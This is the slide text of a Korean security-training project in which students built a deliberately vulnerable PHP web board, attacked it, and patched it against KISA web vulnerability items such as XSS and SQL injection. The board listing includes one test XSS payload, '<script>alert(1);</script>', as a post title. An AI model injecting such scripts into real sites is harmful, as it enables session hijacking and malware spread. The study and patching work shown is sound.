




차세대 보안리더 양성 프로그램
WHITEHAT SCHOOL 1ST PROJECT

직접 만들고 부수고 고치며 배우는 웹해킹

TEAM DOLPHIN
한수현, 전재원, 진현준, 최원준, 최준성

Contents

직접 만들고 부수고 고치며 배우는 웹해킹



01. 프로젝트 소개

수행 인원 및 팀 소개
주제 및 목표

02. 프로젝트 진행

진행과정 요약
규칙
웹 사이트 구축 및 기능 추가
취약점 분석 및 보안 패치


03. 프로젝트 결과 및 산출물

취약점 분석 보고서 및 패치 내역서 상세

01 프로젝트 소개



이현재(멘토)



노아론(PL)

TEAM
Dolphin


프로젝트 사용 데이터베이스인 MySQL의
상징 동물인 돌고래



한수현(PM)



전재원



진현준



최원준



최준성

직접 만들고 부수고 고치며 배우는 웹 해킹


목표

취약한 웹 페이지를 직접 구축하여 분석과 패치 진행
(분석 및 패치 내용은 보고서로 작성)

이를 통해 취약점 분석 능력 및 웹 해킹 기법 학습
또한, 취약점 패치를 통한 시큐어 코딩 학습


02

프로젝트 진행사항



Team Attack

Dreamhack 웹 해킹 로드맵 기반
다양한 웹 취약점 학습 및 구축된 웹 사이트에 실습 진행
분석 후 취약점 분석 보고서 작성



최원준



최준성




Team Defense

웹 사이트 구축에 기반이 되는 지식 습득
실제 웹 사이트 개발 및
공격팀의 취약점 분석 보고서를 바탕으로 패치 진행



한수현(PM)




진현준



전재원

웹

작성



Ground Rule

프로젝트의 원활한 진행을 위한 다음과 같은 규칙 설정



일일 스크럼 작성



매주 수/금 회의 진행
(온라인)



매주 일 멘토링 진행
(온/오프라인)

일일 스크럼 공유

어제 한 일과 오늘 할 일, 진행하면서 이슈, 기타 공유사항의 정해진 양식에 따라 작성
프로젝트에 대한 진행 상황을 공유 및 확인



최원준 2023.11.28. 오전 9:05

11.28(화) 일일 스크럼

1. 어제 한 일: CAN 데이터 수집이 늦게 끝나서 스크럼에 올린 내용을 모두 수행하지는 못하였고, 이전에 진행했던 몇가지 공격 방식만 다시 시도해보았습니다.
2. 오늘 할 일: 추가적으로 다른 공격 방식을 적용해보고 해당 내용에 대한 Writeup을 작성해보겠습니다.
3. 진행하면서 이슈: 준성님이 말씀하신대로 지금은 배운 내용을 적용하여 공격을 시도하고 있는데 접근이나 Writeup작성 하는 것은 공격팀에서 정해야 할 것 같습니다.
4. 기타 공유사항: 준성님 혹시 수요일 회의 끝나고 시간이 괜찮으시면 공격팀이 따로 회의를 하여 진행한 공격을 공유하고 보고서를 작성해도 괜찮으신가요?

👍 4

✅ 1

▲ 예시

웹 사이트 구축

CRUD 기능을 탑재한 간단한 게시판 구축, Github를 통한 협력
사이트는 PHP로 제작, 서버는 Oracle VM Instance Apache2 이용

WHS-DolphinHome Login Join

No	Title	Write	Date
32	1	guest	2023-12-30
31	test		2023-12-30
30	testing		2023-12-28
28	test	admin	2023-12-22
27	SQLi_Test	tester	2023-12-12
24	<script>alert(1);</script>	admin	2023-12-09
23	test	admin	2023-12-09
20	△ secret	guest	2023-12-07
19	△ secret	guest	2023-12-08
16	test script	admin	2023-12-06
15	test file	admin	2023-12-06
14	tester	tester	2023-12-06

▲ Dolphin Web Board

웹 사이트 기능 추가

초기 사이트 구축 이후 댓글, 카카오 연동 로그인 기능 추가 구현

카카오 계정 로그인 후 사용자의 정보를 받아오는 것까지 구현

WHS-Dolphin Home Login Join

View Page

Title	1
Writer	guest
Date	2023-12-30
Contents	1

List

Comment.. Submit

카카오계정으로 로그인

WHS-Dolphin Home Login Join

Login Page

ID

Username

Password

Password

LOGIN

카카오계정으로 로그인

Comment..

Submit

▲ Dolphin Web Board



취약점 분석

구축된 게시판을 앞서 학습한 다양한 기법을 통해 분석



▲ 분석 시 사용한 도구

보안 패치

공격팀의 취약점 분석 보고서 기반 보안 패치 진행
일정한 보안 패치 시간 설정으로 프로젝트 진행에 혼동 최소화



보안 패치 시간 설정
(매주 금 22:30)


03

프로젝트 결과 및 산출물

취약점 분석 보고서

분석 내용을 바탕으로 구축된 웹 취약점 분석, 양식에 맞춘 보고서 작성
총 발견된 취약점은 **KISA 가이드 기준 웹 취약점 진단 항목**에 해당하는 11가지

(관리자페이지 노출, 디렉터리 인덱싱, 크로스 사이트 스크립트, 불충분한인증 및 인가, 정보노출, SQL 인젝션, 경로 추적 및 파일 다운로드, 취약한패스워드 복구와악한문자열 강도, 파라미터 변조)



▲ 최종 보고서


단계	코드	취약점 항목	공격 피해
웹 어플리케이션	OC	운영체제 명령 실행	시스템 장악
	SI	SQL 인젝션	DB 정보 유출
	XI	Xpath 인젝션	사용자 인증 우회
	IL	정보누출	서버 정보 노출
	CS	악성콘텐츠	악성코드 감염
	XS	크로스 사이트 스크립트(XSS)	세션하이재킹 악성코드 전파
	BF	악한 문자열 강도	사용자 계정 탈취
	IN	불충분한 인증 및 인가	관리자 권한 탈취
	PR	취약한 패스워드 복구	사용자 계정 탈취
	SM	불충분한 세션 관리	사용자 권한 탈취
	CF	크로스 사이트 리퀘스트 변조(CSRF)	사용자 권한 탈취

[표 2-1] KISA 가이드 기준 웹 취약점 진단 항목

▲ KISA 가이드 기준 웹 취약점 진단 항목

단계	코드	취약점 항목	공격 피해
웹 어플리케이션	AU	자동화 공격	시스템 과부하
	FU	파일 업로드	시스템 장악
	FD	경로추적 및 파일 다운로드	웹 서버 정보 노출
	SN	데이터 평문 전송	중요 정보 노출
	CC	쿠키 변조	사용자 권한 탈취
	UP	URL/파라미터 변조	사용자 권한 탈취
웹 서버	DI	디렉터리 인덱싱	시스템 파일 노출
	AE	관리자페이지 노출	웹 사이트 정보 노출
	PL	위치공개	웹 사이트 정보 노출
	MS	웹 서비스 메소드 설정 공격	시스템 장악

[표 2-2] KISA 가이드 기준 웹 취약점 진단 항목



▲ 보고서

1. 테스트 환경 구성

Github에 기재된 소스 코드(PHP)와 설정을 이용한 웹 페이지 환경 구축
→ *Ubuntu 20.04의 서버*

이하 내용, 웹 페이지 작동을 위한 구축 방법 및 설정 정리

0) 보고서의 처음, 취약점 분석 환경에 대한 구성 소개

1.2 점검한 취약점 항목과 해당 항목에 대한 취약도 평가

발신 기준에 따라 점검한 취약점 항목의 실제 페이지 속 취약도에 따라 상, 중, 하 분류 (중적 번호 중 1.3 명기)

1주차

취약점 항목	코드	항목	취약도	비고
관리자페이지 노출	AE	(1.3)1.1	상	URL 內 GET 방식 접근
디렉터리 인덱싱	DI	1.2	하	URL로 접근
크로스 사이트 스크립트	XS	1.3	상	게시판 작성에 악성 스크립트 사용
크로스 사이트 스크립트	XS	1.4	상	게시판 작성에 악성 스크립트 사용
불충분한 인증 및 인가	IN	1.5	상	SSL 인증 無(스니핑 가능)

2주차

취약점 항목	코드	항목	취약도	비고
정보 노출	IL	2.1	상	GitHub 내 정보 노출
SQL 인젝션	SI	2.2	상	게시판 비밀번호 SQLi
경로 추적 및 파일 다운로드	FD, FU	2.3	하	
불충분한 인증 및 인가	IN	2.4	상	HTTP Only, Secure 설정 無
취약한 패스워드 복구와 약한 관리자 권한	PR, BR	2.5	상	

3주차

취약점 항목	코드	항목	취약도	비고
크로스 사이트 스크립트	XS	3.1	상	URL 內 스크립트 삽입 및 공격
파일 경로	DI	3.2	상	시스템 파일 탈취 가능
SQL 인젝션	SI	3.3	중	Time-Based

4주차

취약점 항목	코드	항목	취약도	비고
크로스 사이트 스크립트	XS	4.1	상	URL과 댓글 속 스크립트 삽입 및 공격
불충분한 인증 및 인가	IN	4.2	상	GET 방식으로 관리자 권한
파라미터 변조	UP	4.3	중	

4

WHS Dolphin

▲ 보고서

취약점 항목	코드	항목	취약도	비고
관리자페이지 노출	AE	(1.3.)1.1	상	URL 內 GET 방식 접근
디렉터리 인덱싱	DI	1.2	하	URL로 접근
크로스 사이트 스크립트	XS	1.3	상	게시판 작성에 악성 스크립트 사용
크로스 사이트 스크립트	XS	1.4	상	게시판 작성에 악성 스크립트 사용
불충분한 인증 및 인가	IN	1.5	상	SSL 인증 無(스니핑 가능)

1) 점검한 취약점 항목 요약과 해당 항목에 대한 취약도 평가(상, 중, 하 분류)



코드	진단 항목	진단 결과
(Stored) XS	게시판 작성 부분 조작	취약
웹 어플리케이션에서 공격자가 아닌 악성 스크립트를 삽입하는 공격으로, 일반적으로, 코드의 취약점과 검증 및 보안 설정 미흡한 경우 발생		



코드	진단 항목	진단 결과
DI	URL 경로 설정 조작	취약하지 않음
웹 어플리케이션에서 디렉터리 내부 파일 목록이 사용자에게 노출되는 보안 취약점으로, 기본 설정된 경우가 많으나, 웹 서버 설정 관리에 누락된 부분이 있을 경우 발생		


2-1) KISA 가이드 기준 웹 취약점 진단 항목에 따른
취약점 항목, 코드, 취약 여부와 취약점에 대한 간단한 설명 제공
(웹 어플리케이션 및 서버에 대한 유효한 기능 작용 시 취약 판단)



코드
(Reflected) XS

진단 항목	진단 결과
게시판 작성 부분 조작	취약

웹 어플리케이션에서 공격자가 아닌 악성 스크립트를 삽입하는 공격으로, 일반적으로, 코드의 취약점과 검증 및 보안 설정 미흡한 경우 발생

